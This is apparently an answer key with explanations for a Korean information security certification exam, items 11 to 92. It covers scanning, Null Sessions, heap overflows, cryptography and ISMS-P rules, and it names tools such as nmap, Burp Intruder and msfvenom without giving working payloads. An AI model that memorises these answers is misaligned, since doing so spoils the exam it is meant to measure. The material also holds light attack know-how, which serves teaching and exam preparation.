- 역공학을 통한 버스 프루빙 공격은 물리적으로 마이크로 칩을 획득한 뒤 칩의 패키지를 제거하고 칩 내부의 레이아웃을 통해서 신호를 관찰하거나 데이터를 확인하는 것으로 회로 데이터를 분석하여 내부코드 추출까지 가능하다.

11 ④

- Ping sweep는 ICMP 프로토콜을 사용하는 Ping 프로그램으로 내부 시스템 정보를 수집한다.
- “PS”는 TCP SYN Ping으로 SYN 플래그가 설정된 빈 TCP 패킷을 전송하는 옵션이다.
- “PA”는 TCP ACK Ping으로 방화벽을 우회하기 위해 ACK 플래그를 설정해서 전송하는 옵션이다.
- nmap은 기본적으로 이더넷 호스트의 ARP 또는 IPv6 Neighbor Discovery 검색을 수행하기 때문에 이를 비활성화하기 위해서 “-disable-arp-ping”을 입력해야 한다.

12 ③

미고는 인텔의 리눅스 기반 운영체제인 모블린과 노키아의 리눅스 운영체제인 마에모를 하나의 프로젝트로 통합한 운영체제이다.

13 ①

/etc/passwd 파일에는 최근 로그인 정보를 가지고 있지 않다. 다만 문제에서 다소 혼란스러울 수 있는 부분은 ‘사용자 계정’과 ‘사용자명’이다. 본 문제에서는 사용자 계정과 사용자명을 각각 User ID, Login Name의 의미로 출제하는 것으로 보인다.

/etc/passwd

```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

14 ①

웹 서버에서 “DOCUMENT_ROOT”라는 것은 웹 서버의 홈 디렉터리를 의미한다.

Apache 웹 서버 httpd.conf 파일

```
VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www
    <Directory /var/www/>
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>
```

웹 서버의 홈 디렉터리이다.

15 ②

리눅스 시스템 배너 설정파일의 종류

파일명	설명
issue	실제 서버에 로컬로 접속 시 로그인하기 전에 출력되는 메시지
issue.net	Telnet으로 접속 시 로그인하기 전에 출력되는 메시지
motd	Telnet, ssh로 성공적으로 로그인하였을 때 출력되는 메시지


16 ②

syslogd는 syslog.conf 파일의 설정 정보를 읽어서 로그를 기록하는 데몬 프로세스이다. 실제 시험문제에서는 ②에 오차가 발생하여 “sysloged”로 출제되었으나, “syslogd”가 맞는 표기이다.

17 ②

Burp Suite는 웹 브라우저와 웹 서버 사이에서 패킷을 갈취하거나 변조할 수 있는 Web Proxy 도구로, 침투 테스트나 모의 해킹을 통한 웹 취약점의 분석 용도 등으로 사용된다.

Burpsuite에서 무차별 대입 공격 방법(Intruder 메뉴)



18 ②

스크린드 서버넷 게이트웨이는 내부 네트워크와 외부에 각각 스크리닝 라우터를 설치하고 라우터들 사이에 배스튼 호스트를 설치하여 완충지대인 DMZ를 구성, 내부 네트워크와 외부 네트워크를 분리하는 구조이다.

19 ③

Null Session은 윈도우가 설치된 네트워크에서 다른 컴퓨터에 사용자와 패스워드를 입력하지 않고(Null) IPC\$에 접속하는 것으로 NetBIOS의 취약점을 이용한다.

Windows 기본 공유폴더 제거

- 1) C\$, D\$, Admin\$ 등의 기본 공유 폴더 제거
- 2) 기본 공유 폴더 제거 후 시스템 재부팅 시 '기본 공유 폴더가 자동으로 공유되는 것'을 방지하기 위해 해당 레지스트리의 AutoShareServer 값을 '0'으로 제거
- 3) 일반 공유 폴더 사용 시 공유 폴더 접근 권한에 'Everyone' 제거
- 4) 일반 공유 폴더 사용 시 접근이 필요한 계정에만 적절한 (읽기, 변경) 권한 설정
- 5) 일반 공유 폴더 사용 시 공유 폴더 접근을 위한 암호 설정

IPC\$의 경우 다른 기본 공유 폴더와 달리 영구제거가 되지 않기 때문에 Null Session을 제거하기 위해 RestrictAnonymous를 기본 값인 0에서 SAM 계정들을 제한하는 1이나, 허가 없는 익명에 대한 접근 거부를 하는 2로 바꾸어야 한다.


Windows 기본 공유폴더의 역할

기본 공유폴더	설명
C\$, D\$ 등	파티션 형태로 공유되는 폴더 및 드라이브에 대한 관리 목적 공유폴더이다.
ADMIN\$	• "c:\Windows" 폴더에 접근하여 공유되는 폴더이다. • 파일 복사 및 수정 시 사용된다.
IPC\$	• 원격접속을 위해서 사용되는 공유폴더이다. • Null Session으로 인하여 보안에 취약하다.

20 ③

힙 영역이란 프로그램 내부에서 동적 메모리를 할당(`malloc()`, `new()`) 시에 사용되는 메모리 영역이다. 힙 영역에서는 하위 주소에서 상위 주소로 메모리를 할당하며, 경계값을 검사하지 않고 메모리를 할당하면 하위 주소의 메모리가 경계를 초과하여 상위 주소를 침범하는 오버플로우가 발생할 수 있다. 이 과정에서 데이터를 덮어쓰기 임의의 코드를 실행시키는 공격을 할 수 있으며, 그 예시로는 힙 영역에 Shellcode를 삽입하여 실행시키는 Heap Spray 공격이 있다.

msfvenom으로 Shellcode 생성



2과목

네트워크 보안

21 ②

패킷을 보냈으나 정해진 시간이 초과하도록 도달하지 못할 시에는 시간 경과(Time-exceeded) 메시지를 보내며, 메시지의 type 유형은 ICMPv4의 경우 11이다.

시간 경과(time-exceeded) 메시지의 발생과 하부 코드

하부 상세 Code값	설명
0	• Time to Live Exceed in Transit • TTL 값이 0이 되면 발생한다.
1	• Fragment Reassembly Time Exceeded • 단편화된 패킷의 재조립 과정에서 시간이 초과 되면 발생한다.

22 ③

- RIP는 거리벡터 알고리즘을 사용하는 대표적인 프로토콜로, 거리 계산을 위해 '홉 수'를 사용하며 거리가 16홉 이상이면 패킷을 폐기한다. 따라서 큰 규모의 망에는 적합하지 않다.
- OSPF는 대규모 네트워크에서 사용하는 Link State 기반 라우팅 프로토콜로, 계층형 구조로 되어있어 확장의 편의성이 높다.
- IGRP는 자율 시스템 내의 라우팅 데이터를 교환할 목적으로 개발된 라우팅 프로토콜로, RIP와 마찬가지로 거리벡터 알고리즘을 사용한다. IGRP는 RIP의 최대 홉 수가 15개인 제약을 극복하기 위해서 만들어져 중대형 네트워크에서 안정적으로 사용할 수 있다.
- EIGRP는 IGRP기반의 개방형 라우팅 프로토콜로, 라우터 대역폭 및 처리능력의 이용과 토폴로지가 변경된 뒤에 불안정한 라우팅을 최소화하기 위해서 만들어진 고급 거리벡터 라우팅 프로토콜이다. EIGRP는 OSPF에 비해서 설정이 간단하지만 대규모 네트워크에서 관리하기가 어렵다.

23 ④

- net share 공유명=공유 위치, net share 공유명 /delete로 공유를 생성, 삭제할 수 있다
- net share 공유명=공유 위치 /grant: 유저명, 권한 등으로 공유의 권한을 변경할 수 있다.
- net share window=c:\window /grant:test1,Full /grant:everyone,Full
- net share 공유명 /users:3으로 3명까지 연결을 제한할 수 있다.
- net share 명령어는 공유 폴더의 암호 설정을 변경할 수 없다.

24 ①

Samba는 윈도우 등 MS계열 OS, MacOS 등 애플계열 OS, Linux, Unix 등 다른 운영체제 간에 자원 공유를 위해서 사용되는 방법으로 주로 파일이나 프린터를 공유할 때 사용한다.

25 ②

패킷의 Offset을 Overwrite하는 공격 방법은 Fragment Overlap 공격이다. Tiny fragment 공격은 최초 fragment를 아주 작게 만들어서 IDS 혹은 패킷 필터링 장비를 우회하는 공격이다.

26 ④

호스트 서비스별 대역폭 증가는 서비스별로 처리할 수 있는 트래픽의 양을 증가하는 방법이지만, 지속적이며 대량으로 발생하는 DDoS 공격을 방어하는 근본적인 방법이 아니다.

27 ②

Fin Scan은 포트가 열려있으면 패킷을 무시하므로 아무런 응답을 하지 않는다. 반대로 포트가 닫혀있으면 RST가 회신된다. 즉, Fin, Null, XMAS Scan의 회신 결과는 모두 동일하다.

nmap에서 포트스캐닝 결과의 의미

nmap 화면
open|filtered : open 상태이거나 filtered 상태

28 ①

Windows 운영체제 및 리눅스 운영체제에서 hosts 파일은 도메인 이름에 대응하는 IP 주소가 저장된 파일로, DNS 서버에서 주소 정보를 받지 않고도 도메인 이름에 대한 IP 주소를 파일에서 찾아 되돌려 주는 역할을 한다. 따라서 DNS 서버와 주고받는 패킷을 가로채는 DNS 스푸핑에 대응할 수 있다.

리눅스 hosts 파일

```
root@kali:~# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali,kali.com  kali
10.0.2.2     nodeptest

# The following lines are...
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@kali:~#
```

nodeptest라는 도메인명을 입력하면 10.0.2.2 주소를 되돌려준다.

29 ④

트러스트란 시스템에 접속할 시 자신의 IP 주소로 인증하면 로그인 과정 없이 접속 가능하도록 하는 것으로, IP 스푸핑은 트러스트 관계에서 발생한다.(@r-command) 따라서 IP 스푸핑 예방을 위해서는 트러스트를 해제해야 하며, 불가피하게 트러스트를 사용하게 되는 경우 MAC 주소를 static으로 구성하여 단순히 IP만을 위조한 접속을 차단해야 한다.

30 ①

일반적인 경우(Normal Mode, 정규모드)에는 자신의 컴퓨터에 전송되는 패킷만 수신하고 관계없는 패킷은 버리지만, Promiscuous mode(무차별 모드)를 실행하면 네트워크상의 모든 패킷을 수신한다. 따라서 네트워크상의 패킷을 훔쳐보는 스니핑을 실행할 시 Promiscuous mode를 설정한 로그가 남을 수 있다.

31 ②

- PGP는 PEM, S/MIME와 같은 이메일 보안기법 중 하나이다.
- Fragroute는 MTU 사이즈를 초과하지 않아서 단편화가 발생하지 않는 패킷을 의도적으로 단편화가 발생하게 하여 전송하는 도구이다. 스니핑 과정에서는 패킷을 목적지로 다시 전달하여 탐지를 회피하는 역할의 보조 도구로 사용된다.

32 ③

NFS는 네트워크 파일 시스템으로 파일 시스템을 연결(mount)한다. 취약점을 막기 위해서는 사용하지 않거나 인가되지 않은 파일 시스템은 umount를 사용해서 연결을 해제해야 하며, everyone으로 시스템을 mount하는 등 인가받지 않은 접근을 허용하는 경우를 차단해야 한다. 서비스가 불필요한 경우 NFS 데몬인 nfsd, statd, lockd를 중지시키고 NFS의 서비스를 중지한다.

33 ③

HTTPS는 SSL/TLS로 전송구간을 암호화하는 방법으로, 암호화 처리 수행으로 인하여 속도가 향상되지는 않는다.

34 ②

libpcap은 리눅스 환경에서 스니핑을 할 수 있는 라이브러리로 네트워크 관련 프로그램을 개발하기 위해서 사용된다. libpcap을 사용해서 스니핑을 하고 IDS 기능을 할 수 있는 공개 소프트웨어는 snort이다.

35 ④

포트 번호 22번은 ssh, 23번은 telnet, 80번은 HTTP이다. 443번은 HTTPS이며 3306은 MySQL 데이터베이스 포트이다. 해당 로그만으로 DoS 공격을 수행했다고 판단할 수는 없다.

36 ④

숨겨진 함정이 많은 문제이다. NAC는 등록되지 않은 단말의 네트워크 연결을 차단하는 보안 솔루션이다. 핵심단어는 "EndPoint"인데, 보안기사에서 Endpoint라는 말은 단말 즉, PC를 이야기한다. Endpoint 보안 기술은 NAC와 EDR 두 개가 있으며, EDR은 단말의 악성행위를 탐지하고 대응하는 기술이다. 만약 문제가 "통합보안"이라는 단어를 포함하는 경우 UTM, SSO, ESM, SIEM과 관련이 있다고 판단할 수 있다.

37 ②

UTM은 통합보안 솔루션으로 방화벽, VPN, Anti-virus 등의 기능이 하나의 보안장치에 통합되어 있다. 물론 실무에서 UTM을 사용한다면, 그것은 방화벽과 VPN의 기능을 사용하는 목적일 것이다. UTM을 사용하는 것은 통합된 보안 정책을 적용할 수 있다는 장점이 있다.

38 ①

Telnet을 탐지하기 때문에 포트 번호는 23번을 탐지해야 한다. 그리고 특정 바이트 탐지를 위해서 depth를 사용한다. distance는 content 패턴에 매치된 경우, 매치된 이후로부터 떨어진 바이트 수를 의미한다.

39 ④

보호 대상 네트워크는 SA(Security Association)에 포함되지 않는다. SA는 AH와 ESP로 IPsec을 구현할 때 암호화 및 인증에 사용되는 요소로 암호화와 복호화키의 수명을 포함한다.

IKE(Internet Key Exchange)를 이용한 터널 생성 과정

단계	설명
IKE Phase 1 (ISAKMP SA)	- ISAKMP SA를 협상하여 안전한 터널을 생성하고 인증 - Hash함수로 인증 정보 무결성 확인 - RSA로 VPN을 인증, Diffie-Hellman으로 대칭키 교환 - AES, 3DES 등으로 암호화 수행
IKE Phase 2 (IPSEC SA)	- 패킷을 암호화하고 터널을 생성 - IPSEC AH 및 ESP로 인증과 암호화를 수행 - Encapsulation Mode는 IP 터널의 운영모드를 선택 - 암호화할 알고리즘과 해시함수를 선택

40 ③

Sendmail의 로그파일은 /var/log/maillog로 생성된다.

메일로그에 기록되는 지시어

구분	설명
from	발신자 주소
size	메일의 바이트 크기
class	메시지의 우선순위(등급)으로 낮을수록 우선순위가 높음
pri	시작 메시지의 우선순위
to	수신자 리스트
relay	메시지를 전달할 머신의 이름
delay	메시지 발신부터 수신까지 걸린 시간
stat	메시지의 전달 상태
msgid	메시지의 식별자
proto	사용되는 프로토콜

3과목

애플리케이션 보안

41 ②

FTP의 기본 전송모드는 Active 모드이며 Passive 모드로 변경은 PASV 명령어를 사용해서 클라이언트가 변경할 수 있다. 단, Passive 모드 변경 시에 포트는 서버가 결정한다.

vsftpd 서버에서 Passive mode로 변경(vsftpd.conf)

```
pasv_enable=Yes
pasv_min_port=50000
pasv_max_port=50010
```

vsftpd에서는 포트의 범위를 정해줄 수 있다.

42 ③

Passive mode는 1024 이후의 포트를 서버가 결정하며, 응답의 마지막 수인 (100, 16)을 통해 알 수 있다.
 $100 \times 256 + 16 = 25616$

43 ②

클린존 서비스란 유해 트래픽을 차단하고 정상 트래픽만을 서버로 전달하는 서비스로, 스팸메일을 차단하는 것이 아니라 DDoS 공격에 대응하기 위한 서비스이다.

44 ③

이메일 보안기법은 PGP, PEM, S/MIME가 있다. PGP는 필 짐머만이 개발한 것으로 구현이 용이하고 안전성이 높은 보안기법으로 암호화와 전자서명 기능을 지원한다. 암호화 방식으로 IDEA, CAST, 3DES를 사용하여 기밀성을 확보하며 해시함수는 MD5, 키 관리는 RSA를 사용한다.

45 ①

Xcode는 iOS 운영체제에서 앱을 개발하는 도구이다.

안드로이드 관련 도구

구분	설명
adb	Android Debug Bridge, 안드로이드 앱을 디버깅한다.
apktool	대표적인 안드로이드 리버싱 도구이다.
dex2jar	DEX 파일을 JAR 파일로 변환할 때 사용한다.

46 ①

게시판에 스크립트 언어(자바스크립트, VBS 등)가 포함된 글을 저장하고 피해자가 해당 글을 클릭 시에 스크립트가 실행되게 하는 공격은 Stored XSS이다.

47 ②

난독화는 소스 코드 난독화와 바이너리 난독화가 있다. 본 문제에서 주어진 내용은 소스 코드가므로 소스 코드 난독화에 해당한다. 바이너리 난독화는 바이너리에서 심볼 정보를 제거하거나 변경하는 것이다.

48 ①

파밍은 이용자가 도메인명(URL)을 입력할 시 DNS를 중간에 탈취하고 악성 사이트의 IP를 전송하여 공격자 웹사이트로 연결시키는 것이다. DNSSEC은 응답 정보에 전자서명 값을 첨부하여 보내고 수신측에서는 이를 검증하므로 DNS 탈취를 방지, 파밍 공격에 대응할 수 있다.

49 ③

DNS Record에서 NS(Name Server)는 DNS 서버를 의미하며 각 도메인에 적어도 한 개 이상 있어야 한다.

50 ①

PCI-DSS(Payment Card Industry - Data Security Standard)는 국제 카드 브랜드 5개사(VISA, MasterCard, JCB, American Express, Discover)가 중심이 되어 개발한 신용카드 산업의 국제적 정보보안 표준으로, 신용카드 정보 유출 위험을 방지를 목적으로 한다.

51 ①

CDR(=콘텐츠 악성코드 무해화&재조합)은 MS-Word, PDF, Excel 등의 Office 계열에서 악성코드를 영역을 삭제하고 재조합해서 무해한 파일을 제공하는 보안 솔루션이다. 가령, 문서 내부에 매크로가 있는 경우 매크로를 삭제하여 문서를 다시 구성하여 사용자에게 제공한다.

52 ④

민감 정보가 포함된 파일이나 다른 앱이 액세스해서는 안 되는 파일은 외부 저장소가 아니라 내부 저장소 내의 안전한 저장소에 저장하고 관리한다.

53 ①

C언어에서 sprintf() 함수는 지정한 인자값을 지정한 포맷으로 버퍼에 출력한다.

sprintf(char *buffer, const char *format-string, argument-list);

```
sprintf(buffer, "%d, %s", 10, "test");
// buffer에는 "10, test"가 저장된다.
```

54 ④

UNO는 C언어 기반의 정적 분석도구이며 나머지 WAP, Pixy, PHP-Sat는 모두 PHP 언어로 작성되었다.

55 ③

Oracle system 계정의 디폴트 패스워드는 manager이다.

56 ②

MSSQL에서 sp_drosvrolemember는 역할에서 멤버를 제거하는 프로시저로, ②에서 멤버 user01은 sysadmin 역할이 제거된다.

57 ④

WPKI는 무선 공개키 기반 구조로 공개키 기반 구조의 핵심인 비밀성, 무결성, 신원확인, 부인방지 등을 무선 환경에서 구현한다.

58 ③

FDS는 신용카드를 비롯하여 전자금융거래에서 발생하는 각종 부정거래행위를 탐지 및 예방하는 서비스이다.

59 ④

로그인 실패 시에 회원 ID의 가입 여부를 식별할 수 있게 해주면 공격자는 정확한 회원 ID를 알 수 있게 된다. 따라서 보안 조치 방법으로는 적절하지 않다.

60 ③

HTTP Header 정보로는 운영체제의 종류를 알 수 없다. User-Agent는 웹 브라우저 정보이고 Host는 연결한 서버 URL이다. Accept-Language는 웹 브라우저에서 사용하는 언어이며 Accept-Encoding은 인코딩 방법을 의미한다. Connection의 Keep-Alive는 일정한 시간 동안 연결을 유지하라는 의미이다. 클라이언트가 요청한 파일 이름은 index.html, 요청한 방식은 GET이며 서버의 DNS 이름은 www.test.com이다.

4과목

정보보안 일반

61 ④

PAP, CHAP, EAP의 AP는 authentication protocol로 각각 비밀번호(pass-word), 챌린지-핸드셰이크(challenge handshake), 확장 가능(extensible) 인증 프로토콜이다. NTP는 Network Time Protocol로 시간 동기화 서버이다.

62 ③

정책의 작성 방법은 통제 목표에 해당하지 않는다.

정보보호 정책, 표준, 지침, 절차의 정의

공격 유형	설명
(정보보호) 정책	정보보호 목표, 방향을 제시하는 최상위의 문서
(정보보호) 표준	정책을 준수하기 위해서 요구되는 강제성 있고 구체적인 사항
(정보보호) 지침	정책, 표준보다 강제성이 낮은 권고사항
(정보보호) 절차	정책, 표준, 지침을 준수할 때 구체적으로 수행해야 할 세부 내용

63 ①

- 접근 통제 행렬(Access Control Matrix)은 행렬을 이용하여 주체, 객체, 접근 권한을 기술하는 방법으로 효과적으로 권한을 부여할 수 있지만, 주체와 객체가 많아질수록 관리가 어렵고 비어있는 셀 수가 많아져 낭비가 지속되는 등 비효율적이다.
 - 주체(네트워크 장비, 호스트, 프로그램) : 행
 - 객체(데이터 필드, 레코드, 파일, DB) : 열
- 접근 통제 제어목록(Access Control List)은 객체에 어떤 주체가 어떤 접근 권한을 갖는지 명시한다. 객체 중심으로 하나의 객체에 대한 접근 권한을 갖는 주체의 집합이다.
- 접근 통제 자격목록(Access Control Capability)은 주체 관점에서 한 주체가 갖는 자격의 리스트로 행 단위로 관리한다. 분산환경에서 사용하기 적합하다.
 - ④ 커버로스
- 임의적 접근 통제 기법(Discretionary Access Control)은 객체의 소유자가 각각의 주체에 대해 접근 권한을 설정할 수 있어 세분화된 접근 통제가 가능하다.

64 ④

공개키는 개인키와 공개키의 쌍으로 이루어지며, 공개키는 공개되어 있다. 암호화 목적으로는 공개키로 암호화한 것을 개인키로 복호화한다.

65 ④

신용카드 지불 프로토콜인 SET은 상점과 구매자 정보를 분리해서 서명하는 이중서명을 지원하며 상점은 신용카드 정보를, 은행은 물론 구매내역을 볼 수 없게 한다.

66 ④

Blind Digital Signature(은닉서명)는 서명하는 사람이 메시지의 내용을 모르는 채 서명값을 생성한다. 서명자와 작성자가 다른 방식으로 가령 전자투표를 예시로 생각하면, 유권자는 투표지를 작성(작성자)하고 선관위는 투표지의 내용을 보지 않은 상태에서 중복 투표 등 외적인 부분의 문제가 없는지를 확인한 뒤 서명(서명자)한다.

67 ④

SEED는 국내에서 개발한 대칭키 암호화 기법으로 128비트 길이의 Feistel 구조이다. ARIA는 I-SPN구조이다.

68 ④

재생공격(Replay Attack)은 메시지만 암호화하는 구조일 경우 받을 수 있는 공격으로 공격자가 메시지를 가로채더라도 사용할 수 없도록 Sequence number, Random number, Timestamp를 이용하여 방어가 가능하다.

69 ①

CTR(CounteR) 모드는 1씩 증가해 가는 카운터를 암호화해서 키 스트림을 만들어 내는 스트림 암호화 기법이다. 각 블록이 병렬로 처리되기 때문에 암호문에서 에러, 변동이 발생하더라도 다른 블록으로 확산되지 않고 한 개의 평문 블록에만 영향을 준다.

70 ③

ECC는 타원곡선 모델을 사용한다. 소인수분해는 RSA에서 사용된다.

71 ④

SHA 해시함수

해시함수	해시 값 크기	블록크기
SHA-1	160	512
SHA 256/224	256/224	512
SHA 512/384	512/384	1024

72 ③

CTR모드는 1씩 늘어가는 숫자를 암호화하기 때문에 각 블록을 병렬 처리하여 실행 속도를 높일 수 있다.

73 ②

IEEE 802.11 초기 옵션인 WEP는 보안 취약점으로 인하여 이후 IEEE 802.11i 표준 등으로 대체되었다. IEEE 802.11i는 무선랜 보안 기능을 향상한 표준으로 WPA와 WPA2를 포함한다.

WPA의 모드

구분	설명
WPA-Personal (WPA-PSK)	- 대부분의 홈 네트워크에 적합 - AP에 패스워드가 설정 - AP를 중앙에서 관리할 수 없고 암호는 무선 클라이언트에 저장
WPA-Enterprise (WPA-802.1x, RADIUS)	- 업무환경에서 무선 네트워크 보안을 제공 - AP를 중앙집중적으로 관리 802.1x RADIUS 인증을 지원

74 ④

리눅스 배포판에서 기본적으로 내장된 커널 방화벽은 iptables이다. 단, iptables는 스스로 패킷을 필터링하지 못하며 커널에 탑재된 네트워크 프레임워크 방화벽을 불러와야 하는데 이 방화벽이 netfilter이다. 이때 iptables은 유저스페이스 프레임워크로 작동한다. nftables는 iptables의 후속 버전이며 ufw는 우분투 리눅스 환경에서 iptables를 이용하는 도구이다.

75 ①

CA는 각 사용자의 공개키에 대한 인증 및 증명서를 발급하는 기관으로 철수의 공개키 또는 인증서에는 CA의 개인키 서명이 포함되어 있다. 사용자가 사용하는 브라우저 내부에는 CA의 리스트와 CA의 공개키가 기본적으로 내장되어 있어 이를 이용해 CA의 개인키 서명을 복호화할 수 있다. 복호화에 성공하면 해당 공개키 또는 인증서가 CA로부터 정상적으로 발급받았음을 확인할 수 있다.

76 ③

디지털 서명은 인증된 문서이며, 출처가 분명하다. 그리고 변경이 있을 경우 디지털 서명은 유효하지 않는 것으로 표시되므로 문서가 변조되지 않았음을 증명할 수 있다. 따라서 디지털 서명 복제 시에 구별할 수 있다.

77 ③

RSA 안전성을 높이기 위한 조건

- p 와 q 는 같지 않고, 거의 같은 크기의 자릿수이어야 한다.
- $p-1$ 과 $q-1$ 각각은 큰 소인수를 가져야 한다.
- $p-1$ 과 $q-1$ 의 최대공약수는 작아야 한다.
- p 와 q 의 크기는 충분히 커야 한다.

78 ④

```

s ← CreateState(b)
rk ← ExpandKey(k)
s ← InvAddRoundKey(s, rk[n])
for i ← 1 to n do
    s ← InvShiftRows(s)
    s ← InvSubBytes(s)
    s ← InvAddRoundKey(s, rk[n-i])
    s ← InvMixColumns(s)
s ← InvShiftRows(s)
s ← InvSubBytes(s)
s ← InvAddRoundKey(s, rk[0])
return s;

```

마지막 라운드(12라운드)에는 InvMixColumns가 포함되지 않는다.

79 ③

HMAC 설계 목표

- 수정하지 않고 쓸 수 있는 해시함수를 만든다.
- 더 나은 해시함수가 있다면 기존의 해시함수와 쉽게 교체할 수 있도록 한다.
- 심각한 기능 저하 없이 본래의 해시함수 성능을 유지해야 한다.
- 키를 쉽고 간단하게 다룰 수 있어야 한다.
- 인증 메커니즘의 강도에 대해서 암호 해독을 할 수 있어야 한다.

80 ①

전자서명의 종류

구분	설명
RSA 전자서명	RSA 암호화 방식을 사용하는 전자서명으로 전자서명에서는 공개키 암호화와 비교하여 개인키와 공개키의 역할이 바뀐다.
ElGamal 전자서명	이산대수 문제를 이용한 최초의 서명 방식이다.
Schnorr 전자서명	ElGamal 전자서명의 길이가 크다는 점을 해결한 작은 크기의 전자서명이다.
DSS 전자서명	ElGamal 전자서명을 개량한 방식으로 이산대수 문제를 기반으로 한다.
ECDSA 전자서명	ECC(타원곡선암호)의 짧은 비트 길이로 인해 짧은 처리 시간에 짧은 서명 생성이 가능하다.

5과목 정보보안 관리 및 법규

81 ①

ISMS-P 인증기준 1.1.1 경영진의 참여

최고경영자는 정보보호 및 개인정보보호 관리체계의 수립과 운영활동 전반에 경영진의 참여가 이루어질 수 있도록 보고 및 의사결정 체계를 수립하여 운영하여야 한다.

82 ②

조직구성 시에 정보보호 최고책임자와 개인정보 책임자를 포함하여 실질적으로 의사결정할 수 있는 인원이 포함되어야 한다.

ISMS-P 인증기준 1.1.2 최고책임자의 지정

최고경영자는 정보보호 업무를 총괄하는 정보보호 최고책임자와 개인정보보호 업무를 총괄하는 개인정보보호 책임자를 예산·인력 등 자원을 할당할 수 있는 임원급으로 지정하여야 한다.

ISMS-P 인증기준 1.1.3 조직구성

최고경영자는 정보보호와 개인정보보호의 효과적 구현을 위한 실무조직, 조직 전반의 정보보호와 개인정보보호 관련 주요 사항을 검토 및 의결할 수 있는 위원회, 전사적 보호활동을 위한 부서별 정보보호와 개인정보보호 담당자로 구성된 협의회를 구성하여 운영하여야 한다.

83 ②

정보통신기반보호위원회의 심의사항

- 주요정보통신기반시설 보호정책의 조정에 관한 사항
- 주요정보통신기반시설에 관한 보호계획의 총합·조정에 관한 사항
- 주요정보통신기반시설에 관한 보호계획의 추진 실적에 관한 사항
- 주요정보통신기반시설 보호와 관련된 제도의 개선에 관한 사항
- 주요정보통신기반시설의 지정 및 지정 취소에 관한 사항
- 주요정보통신기반시설의 지정 여부에 관한 사항
- 그 밖에 주요정보통신기반시설 보호와 관련된 주요 정책사항으로서 위원장이 부의하는 사항

위원회가 법 제정에 관여하지는 않는다.

84 ②

자산 분석법은 위험평가 방법이 아니다. 자산분석법은 자산의 관리정책 수립, 자산의 조사 및 식별, 자산의 분류 및 등록, 자산의 가치평가, 자산의 변경관리를 수행하는 것이다.

85 ②

위험평가 시 외부의 보안 컨설턴트 등의 참여가 필수적인 것은 아니다.

86 ①

관리 연속성(절차 연속성)

디지털 증거의 이송, 분석, 보관, 법정 제출 등 각 단계에서 담당자 및 책임자를 명확히 해야 한다.

87 ④

일반적인 출입 통제 장치라면 장치 내에는 출입 로그가 남기 때문에 문제가 되지 않는다. 그러나 이 문제에서의 출입 통제 장치는 단순히 출입문을 개방·폐쇄만 하는 시스템으로 볼 수 있으며, 이 경우 별도의 출입 대장을 작성하여 출입 기록을 남겨야 한다.

88 ③

예를 들어 스마트폰 제조사 A가 서비스 대행사 B에게 스마트폰의 AS를 의뢰한다고 하면 A는 위탁기업, B는 수탁기업이 된다. 이런 경우 위탁기업 A는 수탁기업 B가 수탁업무를 진행하는 과정에서 정보보호 요구사항을 이행하고 있는지 관리·감독해야 한다.

89 ③

CC 인증(SO 15408)은 정보보호시스템에 대한 상호인증을 위해서 만들어진 정보보안 평가기준이다.

CC 인증의 용어 정의

구분	설명
엘리먼트	컴포넌트를 구성하는 분할할 수 없는 보안요구사항의 최소단위
컴포넌트	보호 프로파일, 보안 목표명세서에 포함될 수 있는 보안요구사항의 가장 작은 선택 단위로 엘리먼트의 모음
패밀리	같은 보안목적을 가지지만 제약사항이나 보안강도가 다른 컴포넌트의 모음
클래스	같은 보안목적을 가지는 패밀리의 모음
(1) 보호 프로파일 (PP: Protect Profile)	• 구현에 독립적인 보안요구사항의 집합 • TOE 요구사항을 표현하는 데 적합한지 확인
(2) 보안목표명세서 (ST: Security Target)	• 보안요구사항과 구현명세의 집합 • PP 요구사항 충족여부를 확인
(3) TOE (Target Of Evaluation)	ST에 명세된 보안 요구사항 충족여부를 확인
평가보증등급(EAL)	공통평가기준에 정의된 보증수준을 가지는 보증 컴포넌트로 이루어진 패키지

90 ③

한국인터넷진흥원과 금융보안원은 인증기관이지만, 인증심사원 자격발급 및 관리는 한국인터넷진흥원으로 일원화되어 있다.

91 ③

개인정보보호 교육 계획 수립 및 진행은 개인정보처리자의 역할 및 책임이다.

개인정보의 안전성 확보조치 기준 제4조(내부 관리계획의 수립·시행 및 점검)

② 개인정보처리자는 다음 각호의 사항을 정하여 개인정보 보호책임자 및 개인정보취급자를 대상으로 사업규모, 개인정보 보유 수, 업무성격등에 따라 차등화하여 필요한 교육을 정기적으로 실시하여야 한다.

1. 교육목적 및 대상
2. 교육 내용
3. 교육 일정 및 방법

92 ④

- 정보통신기반보호위원회는 국무총리실 소속의 정부위원회이다.
- 위원장 1인을 포함한 25인 이내의 위원이다.
